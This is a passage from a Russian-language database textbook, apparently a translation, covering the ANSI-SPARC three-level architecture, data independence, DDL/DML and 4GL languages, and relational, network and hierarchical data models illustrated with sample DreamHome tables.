Помимо этого, различные представления могут по-разному отображать одни и те же данные. Например, один пользователь может просматривать даты в формате (день, месяц, год), а другой — в формате (год, месяц, день). Некоторые представления могут включать производные или вычисляемые данные, которые не хранятся в базе данных как таковые, а создаются по мере надобности. Например, в проекте *DreamHome* можно было бы организовать просмотр данных о возрасте сотрудников. Однако вряд ли стоит хранить эти сведения в базе данных, поскольку в таком случае их пришлось бы ежедневно обновлять. Вместо этого в базе данных хранятся даты рождения сотрудников, а возраст вычисляется средствами СУБД при обнаружении соответствующей ссылки. Представления могут также включать комбинированные или производные данные из нескольких объектов. Более подробно представления рассматриваются в разделах 3.4 и 6.4.

2.1.2. Концептуальный уровень

Концептуальный уровень. Обобщающее представление; базы данных. Этот уровень описывает то, *какие* данные хранятся в базе данных, а также связи, существующие между ними.

Промежуточным уровнем в трехуровневой архитектуре является концептуальный уровень. Этот уровень содержит логическую структуру всей базы данных (с точки зрения АБД). Фактически это полное представление требований к данным со стороны организации, которое не зависит от любых соображений относительно способа их хранения. На концептуальном уровне представлены следующие компоненты:

- все сущности, их атрибуты и связи;
- накладываемые на данные ограничения;
- семантическая информация о данных;
- информация о мерах обеспечения безопасности и поддержки целостности данных.

Концептуальный уровень поддерживает каждое внешнее представление, в том смысле, что любые доступные пользователю данные должны содержаться (или могут быть вычислены) на этом уровне. Однако этот уровень не содержит никаких сведений о методах хранения данных. Например, описание сущности должно содержать сведения о типах данных атрибутов (целочисленный, действитель-

ный или символьный) и их длине (количестве значащих цифр или максимальном количестве символов), но не должно включать сведений об организации хранения данных, например об объеме занятого пространства в байтах.

2.1.3. Внутренний уровень

Внутренний уровень. Физическое представление базы данных в компьютере. Этот уровень описывает, *как* информация хранится в базе данных.

Внутренний уровень описывает физическую реализацию базы данных и предназначен для достижения оптимальной производительности и обеспечения экономного использования дискового пространства. Он содержит описание структур данных и организации отдельных файлов, используемых для хранения данных на запоминающих устройствах. На этом уровне осуществляется взаимодействие СУБД с методами доступа операционной системы (вспомогательными функциями хранения и извлечения записей данных) с целью размещения данных на запоминающих устройствах, создания индексов, извлечения данных и т.д. На внутреннем уровне хранится следующая информация:

- распределение дискового пространства для хранения данных и индексов;
- описание подробностей сохранения записей (с указанием реальных размеров сохраняемых элементов данных);
- сведения о размещении записей;
- сведения о сжатии данных и выбранных методах их шифрования.

Ниже внутреннего уровня находится *физический уровень* (physical level), который контролируется операционной системой, но под управлением СУБД. Однако функции СУБД и операционной системы на физическом уровне не вполне четко разделены и могут варьироваться от системы к системе. В одних СУБД используются многие предусмотренные в данной операционной системе методы доступа, тогда как в других применяются только самые основные и реализована собственная файловая организация. Физический уровень доступа к данным ниже СУБД состоит только из известных операционной системе элементов (например, указателей на то, как реализовано последовательное распределение и хранятся ли поля внутренних записей на диске в виде непрерывной последовательности байтов).

2.1.4. Схемы, отображения и экземпляры

Общее описание базы данных называется *схемой базы данных.* Существуют три различных типа схем базы данных, которые определяются в соответствии с уровнями абстракции трехуровневой архитектуры, как показано на рис. 2.1. На самом высоком уровне имеется несколько *внешних схем* или *подсхем,* которые соответствуют разным представлениям данных. На концептуальном уровне описание базы данных называют *концептуальной схемой,* а на самом низком уровне абстракции — *внутренней схемой.* Концептуальная схема описывает все сущности, атрибуты и связи между ними, с указанием необходимых ограничений поддержки целостности данных. На нижнем уровне находится внутренняя схема, которая является полным описанием внутренней модели данных. Она содержит определения хранимых записей и методов представления, описания полей данных, сведения об индексах и выбранных схемах хеширования. Для каждой базы данных существует только одна концептуальная и одна внутренняя схема.

СУБД отвечает за установление соответствия между этими тремя типами схем, а также за проверку их непротиворечивости. Иначе говоря, СУБД должна обеспечивать, чтобы каждую внешнюю схему можно было вывести на основе концептуальной схемы. Для установления соответствия между любыми внешней и внутренней схемами СУБД должна использовать информацию из концептуальной схемы. Концептуальная схема связана с внутренней схемой посредством *концептуально внутреннего отображения.* Оно позволяет СУБД найти фактическую запись или набор записей на физическом устройстве хранения, которые образуют *логическую запись* в концептуальной схеме, с учетом любых ограничений, установленных для операций, выполняемых над данной логической записью. Оно также позволяет обнаружить любые различия в именах объектов, именах атрибутов, порядке следования атрибутов, их типах данных и т.д. Наконец, каждая внешняя схема связана с концептуальной схемой с помощью *концептуально внешнего отображения.* С его помощью СУБД может отображать имена пользовательского представления на соответствующую часть концептуальной схемы.

Примеры различных уровней приведены на рис. 2.2. На нем показаны два различных внешних представления информации о персонале: одно состоит из табельного номера сотрудника (sNo), его имени (fName) и фамилии (lName), возраста (age), суммы зарплаты за год (salary). Другое представление включает табельный номер сотрудника (staffNo), фамилию (lName) и номер отделения компании, в котором он работает (branchNo). Эти внешние представления сливаются воедино в одном концептуальном представлении. Особенностью данного процесса слияния является то, что поле возраста сотрудника (age) преобразуется в поле даты его рождения (DOB). СУБД поддерживает концептуально внешнее отображение. Например, поле sNo из первого внешнего представления отображается на поле staffNo в записи концептуального представления. Затем концептуальный уровень отображается на внутренний уровень, который содержит физическое описание структуры записи концептуального представления. На этом уровне определение структуры формулируется на языке высокого уровня. Эта структура содержит указатель (next), который позволяет физически связать все записи о сотрудниках в единую цепочку. Обратите внимание, что порядок полей на внутреннем уровне отличается от порядка атрибутов, принятого на концептуальном уровне. Таков механизм, с помощью которого СУБД осуществляет концептуально внутреннее отображение.




Рис. 2.2. Различия между тремя уровнями ***представления данных***

Важно различать описание базы данных и саму базу данных. Описанием базы данных является *схема базы данных.* Схема создается в процессе проектирования базы данных, причем предполагается, что она изменяется достаточно редко. Однако содержащаяся в базе данных информация может меняться часто — например, всякий раз при вставке сведений о новом сотруднике или новом объекте сдаваемой в аренду недвижимости. Совокупность информации, хранящейся в базе данных в любой определенный момент времени, называется *состоянием базы данных.* Следовательно, одной и той же схеме базы данных может соответствовать множество ее различных состояний. Схема базы данных иногда именуется *содержанием* базы данных, а ее состояние — *детализацией,*

2.1.5. Независимость от данных

Основным назначением трехуровневой архитектуры является обеспечение *независимости от данных,* которая означает, что изменения на нижних уровнях не влияют на верхние уровни. Различают два типа независимости от данных: *логическую* и *физическую.*

Логическая независимость от данных. Логическая независимость от данных означает полную защищенность внешних схем от изменений, вносимых в концептуальную схему.

Такие изменения концептуальной схемы, как добавление или удаление новых сущностей, атрибутов или связей, должны осуществляться без необходимости внесения изменений в уже существующие внешние схемы или корректировки прикладных программ. Ясно, что пользователи, для которых эти изменения предназначались, должны знать о них, но очень важно, чтобы другие пользователи даже не подозревали об этом.

Физическая независимость от данных. Физическая независимость **от** данных означает защищенность концептуальной схемы от изменений, вносимых во внутреннюю схему.

Такие изменения внутренней схемы, как использование различных файловых систем или структур хранения, разных устройств хранения, модификация индексов или хеширование, должны осуществляться без необходимости внесения изменений в концептуальную или внешнюю схему. Пользователем могут быть замечены изменения только в общей производительности системы. В действительности наиболее распространенной причиной внесения изменений во внутреннюю схему является именно недостаточная производительность выполнения операций. На рис. 2.3 показано место перечисленных выше типов независимости от данных в трехуровневой архитектуре СУБД.

Принятое в архитектуре ANSI-SPARC двухэтапное отображение может сказываться на эффективности работы, но при этом оно обеспечивает более высокую независимость от данных. Для повышения эффективности в модели ANSI-SPARC допускается использование прямого отображения внешних схем на внутренние, без обращения к концептуальной схеме. Однако это снижает уровень независимости от данных, поскольку при каждом изменении внутренней схемы потребуется внесение определенных изменений во внешнюю схему и все зависящие от нее прикладные программы.




Рис. 2.3. Реализация независимости от данных в трехуровневой архитектуре ANSI-SPARC

2.2. Языки баз данных

Внутренний язык СУБД для работы с данными состоит из двух частей: *языка определения данных* (Data Definition Language — DDL) и *языка манипулирования данными* (Data Manipulation Language — DML). Язык DDL используется для определения схемы базы данных, а язык DML — для чтения и обновления данных, хранимых в базе. Эти языки называются *подъязыками данных,* поскольку в них отсутствуют конструкции для выполнения всех вычислительных операций, обычно используемых в языках программирования высокого уровня, таких как условные операторы или операторы цикла. Во многих СУБД предусмотрена возможность *внедрения* операторов подъязыка данных в программы, написанные на таких языках программирования высокого уровня, как COBOL, Fortran, Pascal, Ada, C, C++, Java или Visual Basic. В этом случае язык высокого уровня принято называть *базовым языком* (host language). Перед компиляцией файла программы на базовом языке, содержащей внедренные операторы подъязыка данных, такие операторы удаляются и заменяются вызовами функций. Затем этот предварительно обработанный файл обычным образом компилируется с помещением результатов в объектный модуль, который компонуется с библиотекой, содержащей вызываемые в программе функции СУБД. После этого полученный программный текст готов к выполнению. Помимо механизма внедрения, для большинства подъязыков данных предоставляются также средства интерактивного выполнения операторов, вводимых пользователем непосредственно с терминала.

2.2.1. Язык определения данных — DDL

Язык DDL. Описательный язык, который позволяет АБД или пользователю описать и именовать сущности и атрибуты, необходимые для работы некоторого приложения, а также связи, имеющиеся между различными сущностями, кроме того, указать ограничения целостности и защиты.

Схема базы данных состоит из набора определений, выраженных на специальном языке определения данных — DDL. Язык DDL используется как для определения новой схемы, так и для модификации уже существующей. Этот язык нельзя использовать для управления данными.

Результатом компиляции DDL-операторов является набор таблиц, хранимый в особых файлах, называемых *системным каталогом.* В системном каталоге интегрированы *метаданные* — т.е. данные, которые описывают объекты базы данных, а также позволяют упростить способ доступа к ним и управления ими. Метаданные включают определения записей, элементов данных, а также другие объекты, представляющие интерес для пользователей или необходимые для работы СУБД. Перед доступом к реальным данным СУБД обычно обращается к системному каталогу. Для обозначения системного каталога также используются термины *словарь данных* и *каталог данных,* хотя первый из них (словарь данных) обычно относится к программному обеспечению более общего типа, чем просто каталог СУБД. Системные каталоги более подробно обсуждаются в разделе 2.7.

Теоретически для каждой схемы в трехуровневой архитектуре можно было бы выделить несколько различных языков DDL, а именно язык DDL внешних схем, язык DDL концептуальной схемы и язык DDL внутренней схемы. Однако на практике существует один общий язык DDL, который позволяет задавать спецификации, как минимум, для внешней и концептуальной схем.

2.2.2. Язык управления данными — DML

Язык DML. Язык, содержащий набор операторов для поддержки основных операций манипулирования содержащимися в базе данными.

К операциям управления данными относятся:

- вставка в базу данных новых сведений;
- модификация сведений, хранимых в базе данных;
- извлечение сведений, содержащихся в базе данных;
- удаление сведений из базы данных.

Таким образом, одна из основных функций СУБД заключается в поддержке языка манипулирования данными, с помощью которого пользователь может создавать выражения для выполнения перечисленных выше операций с данными. Понятие манипулирования данными применимо как к внешнему и концептуальному уровням, так и к внутреннему уровню. Однако на внутреннем уровне для этого необходимо определить очень сложные процедуры низкого уровня, позволяющие выполнять доступ к данным весьма эффективно. На более высоких уровнях, наоборот, акцент переносится в сторону большей простоты использования, и основные усилия направляются на обеспечение эффективного взаимодействия пользователя с системой.

Часть непроцедурного языка DML, которая отвечает за извлечение данных, называется *языком запросов.* Язык запросов можно определить как высокоуровневый узкоспециализированный язык, предназначенный для удовлетворения различных требований по выборке информации из базы данных. В этом смысле термин "запрос" зарезервирован для обозначения оператора извлечения данных, выраженного с помощью языка запросов. Термины "язык запросов" и "язык управления данными" часто используются как синонимы, хотя с технической точки зрения, это некорректно.

Языки DML имеют разные базовые конструкции извлечения данных. Существуют два типа языков DML: *процедурный* и *непроцедурный.* Основное различие между ними заключается в том, что процедурные языки указывают то, *как* можно получить результат оператора языка DML, тогда как непроцедурные языки описывают то, *какой* результат будет получен. Как правило, в процедурных языках записи рассматриваются по отдельности, тогда как непроцедурные языки оперируют с целыми наборами записей.

Процедурные языки DML

Процедурный язык DML. Язык, который позволяет сообщить системе о том, какие данные необходимы, и точно указать, *как* их можно извлечь.

С помощью процедурного языка DML пользователь, а точнее — программист, указывает на то, какие данные ему необходимы и как их можно получить. Это значит, что пользователь должен определить все операции доступа к данным (осуществляемые посредством вызова соответствующих процедур), которые должны быть выполнены для получения требуемой информации. Обычно такой процедурный язык DML позволяет извлечь запись, обработать ее и, в зависимости от полученных результатов, извлечь другую запись, которая должна быть подвергнута аналогичной обработке, и т.д. Подобный процесс извлечения данных продолжается до тех пор, пока не будут извлечены все запрашиваемые данные. Обычно операторы процедурного языка DML встраиваются в программу на языке программирования высокого уровня, которая содержит конструкции для обеспечения циклической обработки и перехода к другим участкам кода. Языки DML сетевых и иерархических СУБД обычно являются процедурными (раздел 2.3).

Непроцедурные языки DML

Непроцедурный язык DML. Язык, который позволяет указать лишь то, *какие* данные требуются, но не то, *как т* следует извлекать.

Непроцедурные языки DML позволяют определить весь набор требуемых данных с помощью одного оператора выборки или обновления. С помощью непроцедурных языков DML пользователь указывает, какие данные ему нужны, без определения способа их получения. СУБД транслирует выражение на языке DML в процедуру (или набор процедур), которая обеспечивает манипулирование затребованным набором записей. Такой подход освобождает пользователя от необходимости знать подробности внутренней реализации структур данных и особенности алгоритмов, используемых для извлечения и возможного преобразования данных. В результате работа пользователя становится в определенной степени независимой от данных. Непроцедурные языки часто также называют *декларативными языками.* Реляционные СУБД в той или иной форме обычно включают поддержку непроцедурных языков манипулирования данными — чаще всего это язык структурированных запросов SQL (Structured Query Language) или язык запросов по образцу QBE (Query-by-Example). Непроцедурные языки обычно проще понять и использовать, чем процедурные языки DML, поскольку пользователем выполняется меньшая часть работы, а СУБД — большая. Более подробно язык SQL рассматривается в главах 5, 6 и 21, а язык QBE — в главе 7.

2.2.3. Языки 4GL

Аббревиатура 4GL представляет собой сокращенный английский вариант написания термина *язык четвертого поколения* (Fourth-Generation Language). Четкого определения этого понятия не существует, хотя, по сути, речь идет о некотором стенографическом варианте языка программирования. Если для орга-

низации некоторой операции с данными на языке третьего поколения (3GL) типа COBOL потребуется написать сотни строк кода, то для реализации этой же операции на языке четвертого поколения достаточно 10-20 строк.

В то время как языки третьего поколения являются процедурными, языки 4GL выступают как непроцедурные, поскольку пользователь определяет, *что* должно быть сделано, но не сообщает, *как* именно должен быть достигнут желаемый результат. Предполагается, что реализация языков четвертого поколения будет в значительной мере основана на использовании компонентов высокого уровня, которые часто называют "инструментами четвертого поколения". Пользователю не требуется определять все этапы выполнения программы, необходимые для решения поставленной задачи, а достаточно лишь задать нужные параметры, на основании которых упомянутые выше инструменты автоматически осуществят генерацию приложения. Ожидается, что языки четвертого поколения позволят повысить производительность работы на порядок, но за счет ограничения типов задач, которые можно будет решать с их помощью. Выделяют следующие типы языков четвертого поколения:

- языки представления информации, например языки запросов или генераторы отчетов;
- специализированные языки, например языки электронных таблиц и баз данных;
- генераторы приложений, которые при создании приложений обеспечивают определение, вставку, обновление или извлечение сведений из базы данных;
- языки очень высокого уровня, предназначенные для генерации кода приложений.

В качестве примеров языков четвертого поколения можно указать упоминавшиеся выше языки SQL и QBE. Рассмотрим вкратце некоторые другие типы языков четвертого поколения.

Генераторы форм

Генератор форм представляет собой интерактивный инструмент, предназначенный для быстрого создания шаблонов ввода и отображения данных в экранных формах. Генератор форм позволяет пользователю определить внешний вид экранной формы, ее содержимое и место расположения на экране. С его помощью можно задавать цвета элементов экрана, а также другие характеристики, например полужирное, подчеркнутое, мерцающее или реверсивное начертание шрифта и т.д. Более совершенные генераторы форм позволяют создавать вычисляемые атрибуты с использованием арифметических операторов или агрегирующих функций, а также задавать правила проверки вводимых данных.

Генераторы отчетов

Генератор отчетов является инструментом создания отчетов на основе хранимой в базе данных информации. Он подобен языку запросов в том смысле, что пользователю предоставляются средства создания запросов к базе данных и извлечения из нее информации, используемой для представления в отчете. Однако генераторы отчетов, как правило, предусматривают гораздо большие возможности управления внешним видом отчета. Генератор отчета позволяет либо автоматически определять вид получаемых результатов, либо с помощью специальных команд создавать свой собственный вариант внешнего вида печатаемого документа.

Существуют два основных типа генераторов отчетов: языковой и визуальный. В первом случае для определения нужных для отчета данных и внешнего вида документа следует ввести соответствующую команду на некотором подъязыке. Во втором случае для этих целей используется визуальный инструмент, подобный генератору форм.

Генераторы графического представления данных

Этот генератор представляет собой инструмент, предназначенный для извлечения информации из базы данных и отображения ее в виде диаграмм с графическим представлением существующих тенденций и связей. Обычно с помощью подобного генератора создаются гистограммы, круговые, столбчатые, точечные диаграммы и т.д.

Генераторы приложений

Генератор приложений представляет собой инструмент для создания программ, взаимодействующих с базой данных. Применяя генератор приложений, можно сократить время, необходимое для проектирования полного объема требуемого прикладного программного обеспечения. Генераторы приложений обычно состоят из предварительно созданных модулей, содержащих фундаментальные функции, которые требуются для работы большинства программ. Эти модули, обычно создаваемые на языках высокого уровня, образуют "библиотеку" доступных функций. Пользователь указывает, *какие* задачи программа должна выполнить, а генератор приложений определяет, *как* их следует выполнить.

2.3. Модели данных и концептуальное моделирование

Выше уже упоминалось, что схема создается с помощью некоторого языка определения данных. В действительности она создается на основе языка определения данных конкретной целевой СУБД. К сожалению, это язык относительно низкого уровня; с его помощью трудно описать требования к данным в масштабе всей организации так, чтобы созданная схема была доступна пониманию пользователей самых разных категорий. В чем мы действительно нуждаемся, так это в описании схемы на некотором, более высоком уровне. Это описание будем называть *моделью данных*.

Модель данных. Интегрированный набор понятий для описания и обработки данных, связей между ними и ограничений, накладываемых на данные в некоторой организации.

Модель является представлением "реального мира" объектов и событий, а также существующих между ними связей. Это некоторая абстракция, в которой акцент делается на самых важных и неотъемлемых аспектах деятельности организации, а все второстепенные свойства игнорируются. Таким образом, можно сказать, что модель данных представляет саму организацию. Модель должна отражать основные концепции, представленные в таком виде, который позволит проектировщикам и пользователям базы данных обмениваться конкретными и недвусмысленными мнениями о роли тех или иных данных в организации. Модель данных можно рассматривать как сочетание трех указанных ниже компонентов.

- Структурная часть, т.е. набор правил, по которым может быть построена база данных.
- Управляющая часть, определяющая типы допустимых операций с данными (сюда относятся операции обновления и извлечения данных, а также операции изменения структуры базы данных).
- Набор (необязательный) ограничений поддержки целостности данных, гарантирующих корректность используемых данных.

Цель построения модели данных заключается в представлении данных в понятном виде. Если такое представление возможно, то модель данных можно легко применить при проектировании базы данных. Для отображения обсуждавшейся в разделе 2.1 архитектуры ANSI-SPARC можно определить следующие три связанные модели данных:

- внешняя модель данных, отображающая представления каждого существующего в организации типа пользователей, которую иногда называют *предметной областью* (Universe of Discourse — UoD);
- концептуальная модель данных, отображающая логическое (или обобщенное) представление о данных, независимое от типа выбранной СУБД;
- внутренняя модель данных, отображающая концептуальную схему определенным образом, подходящим для выбранной целевой СУБД.

В литературе предложено и опубликовано достаточно много моделей данных. Они подразделяются на три категории: *объектные* (object-based) модели данных, модели данных *на основе записей* (record-based) и *физические* модели данных. Первые две используются для описания данных на концептуальном и внешнем уровнях, а последняя — на внутреннем уровне.

2.3.1. Объектные модели данных

При создании объектных моделей данных используются такие понятия, как сущности, атрибуты и связи. *Сущность* — это отдельный элемент деятельности организации (сотрудник или клиент, место или вещь, понятие или событие), который должен быть представлен в базе данных. *Атрибут* — это свойство, которое описывает некоторый аспект объекта и значение которого следует зафиксировать, а *связь* является ассоциативным отношением между сущностями. Ниже перечислены некоторые наиболее общие типы объектных моделей данных.

- Модель типа "сущность-связь", или ER-модель (Entity-Relationship model).
- Семантическая модель.
- Функциональная модель.
- Объектно-ориентированная модель.

В настоящее время ER-модель стала одним из основных методов концептуального проектирования баз данных, и именно она лежит в основе предлагаемой в этой книге методологии проектирования баз данных. Объектно-ориентированная модель расширяет определение сущности с целью включения в него не только атрибутов, которые описывают *состояние* объекта, но и действий, которые с ним связаны, т.е. его *поведение*. В таком случае говорят, что объект *инкапсулирует* состояние и поведение. Более подробно модель типа "сущность-связь" рассматривается в главах 11 и 12, а объектно-ориентированная модель — в главах 24-27.

2.3.2. Модели данных на основе записей

В модели на основе записей база данных состоит из нескольких записей фиксированного формата, которые могут иметь разные типы. Каждый тип записи определяет фиксированное количество полей, каждое из которых имеет фиксированную длину. Существуют три основных типа логических моделей данных на основе записей: *реляционная модель данных* (relational data model), *сетевая модель данных* (network data model) и *иерархическая модель данных* (hierarchical data model). Иерархическая и сетевая модели данных были созданы почти на десять лет раньше реляционной модели данных, потому их связь с концепциями традиционной обработки файлов более очевидна.

Реляционная модель данных

Реляционная модель данных основана на понятии *математических отношений*. В реляционной модели данные и связи представлены в виде таблиц, каждая из которых имеет несколько столбцов с уникальными именами. В табл. 2.1 и 2.2 показан пример реляционной схемы некоторой части проекта *DreamHome*, содержащей сведения об отделениях компании и персонале организации. Например, из табл. 2.2 видно, что сотрудник John White работает менеджером с годовой зарплатой 30000 фунтов стерлингов в отделении компании с номером (branchNo) B005, который, согласно данным из табл. 2.1, расположен по адресу 22 Deer Rd, London. Здесь важно отметить, что между отношениями Staff и Branch существует следующая связь: сотрудник *работает* в отделении компании. Однако между этими двумя отношениями нет явно заданной связи; ее существование можно заметить, только зная, что атрибут branchNo в отношении Staff эквивалентен атрибуту branchNo в отношении Branch.

Таблица 2.1. Пример описания сущности Branch в реляционной схеме

branchNo	street	city	postcode
B005	22 Deer Rd	London	SW1 4EH
B007	16 Argyll St	Aberdeen	AB23SU
B003	163 Main St	Glasgow	G119QX
B004	32 Manse Rd	Bristol	BS99 1NZ
B002	56 Clover Dr	London	NW10 6EU

Таблица 2.2. Пример описания сущности Staff в реляционной схеме

staffNo	fName	lName	position	sex	DOB	salary	branchNo
SL21	John	White	Manager	M	1-Oct-45	30000	B005
SG37	Ann	Beech	Assistant	F	10-Nov-60	12000	B003
SG14	David	Ford	Supervisor	M	24-Mar-58	18000	B003
SA9	Mary	Howe	Assistant	F	19-Feb-70	9000	B007
SG5	Susan	Brand	Manager	F	3-Jun-40	24000	B003
SL41	Julie	Lee	Assistant	F	13-Jun-65	9000	B005

Обратите внимание, что в реляционной модели данных единственное требование состоит в том, чтобы база данных с точки зрения пользователя выглядела как набор таблиц. Однако такое восприятие относится только к логической структуре базы данных, т.е. к внешнему и к концептуальному уровням архитектуры ANSI/SPARC. Оно не относится к физической структуре базы данных, которая может быть реализована с помощью разнообразных структур хранения. Более подробно реляционная модель данных рассматривается в главе 3.

Сетевая модель данных

В сетевой модели данные представлены в виде коллекций *записей*, а связи – в виде *наборов*. В отличие от реляционной модели, связи здесь явным образом моделируются наборами, которые реализуются с помощью указателей. Сетевую модель можно представить как граф с записями в виде *узлов* графа и наборами в виде его *ребер*. На рис. 2.4 показан пример сетевой схемы для тех же наборов данных, которые показаны в табл. 2.1 и 2.2. Самой популярной сетевой СУБД является система IDMS/R фирмы Computer Associates. Более подробно сетевая модель данных представлена в материалах на сопровождающем Web-узле (URL которого указан в начале данной книги).




Рис. 2.4. Пример фрагмента сетевой схемы

Иерархическая модель данных

Иерархическая модель является ограниченным подтипом сетевой модели. В ней данные также представлены как коллекции *записей,* а связи — как *наборы*. Однако в иерархической модели узел может иметь только одного родителя. Иерархическая модель может быть представлена как древовидный граф с записями в виде узлов (которые также называются *сегментами)* и множествами в виде ребер. На рис. 2.5 приведен пример иерархической схемы для тех же наборов данных, которые показаны в табл. 2.1 и 2.2. Самой распространенной иерархической СУБД является система IMS корпорации IBM, хотя она обладает также некоторыми другими неиерархическими чертами. Иерархическая модель данных более подробно представлена в материалах на сопровождающем Web-узле (URL которого указан в начале данной книги).

Основанные на записях (логические) модели данных используются для определения общей структуры базы данных и высокоуровневого описания ее реализации. Их основной недостаток заключается в том, что они не дают адекватных средств для явного указания ограничений, накладываемых на данные. В то же время в объектных моделях данных отсутствуют средства указания их логиче-




Рис. 2.5. Пример фрагмента иерархической схемы

ской структуры, но за счет предоставления пользователю возможности указать ограничения для данных они позволяют в большей мере представить семантическую суть хранимой информации.

Большинство современных коммерческих систем основано на реляционной модели, тогда как самые первые системы баз данных создавались на основе сетевой или иерархической модели. При использовании последних двух моделей от пользователя требуется знание физической организации базы данных, к которой он должен осуществлять доступ, в то время как при работе с реляционной моделью независимость от данных обеспечивается в значительно большей степени. Следовательно, если в реляционных системах для обработки информации в базе данных принят декларативный подход (т.е. они указывают, *какие* данные следует извлечь), то в сетевых и иерархических системах — навигационный подход (т.е. они указывают, *как* их следует извлечь).

2.3.3. Физические модели данных

Физические модели данных описывают то, как данные хранятся в компьютере, представляя информацию о структуре записей, их упорядоченности и существующих путях доступа. Физических моделей данных не так много, как логических, а самыми популярными среди них являются *обобщающая модель* (unifying model) и *модель памяти кадров* (frame memory).

2.3.4. Концептуальное моделирование

Как показывает изучение трехуровневой архитектуры СУБД, концептуальная схема является "сердцем" базы данных. Она поддерживает все внешние представления, а сама поддерживается средствами внутренней схемы. Однако внутренняя схема является всего лишь физическим воплощением концептуальной схемы. Именно концептуальная схема призвана быть полным и точным представлением требований к данным некоторого предприятия[1]. В противном случае определенная часть информации о предприятии будет упущена или искажена, в

[1] *При обсуждении вопросов проектирования базы данных для некоторой организации последнюю обычно принято называть* предприятием.

результате чего могут возникнуть трудности при попытках полной реализации одного или нескольких внешних представлений.

Концептуальное моделирование (или концептуальное проектирование) базы данных — это процесс конструирования модели использования информации на некотором предприятии. Этот процесс не зависит от таких подробностей реализации, как используемая СУБД, прикладные программы, языки программирования или любые другие вопросы физической организации информации. Подобная модель называется *концептуальной моделью данных.* Концептуальные модели в литературе иногда также называют *логическими моделями.* Однако в этой книге мы проводим различия между концептуальной и логической моделями данных. Концептуальная модель не зависит от любых деталей реализации, тогда как при разработке логической модели предполагается знание типа базовой модели представления данных в выбранной целевой СУБД. В главах 14 и 15 рассматривается методология проектирования баз данных, которая начинается с создания концептуальной модели данных, с последующим ее уточнением и преобразованием в логическую модель, основанную на реляционной модели данных. Более подробно вопросы проектирования баз данных обсуждаются в разделе 9.6.

2.4. Функции СУБД

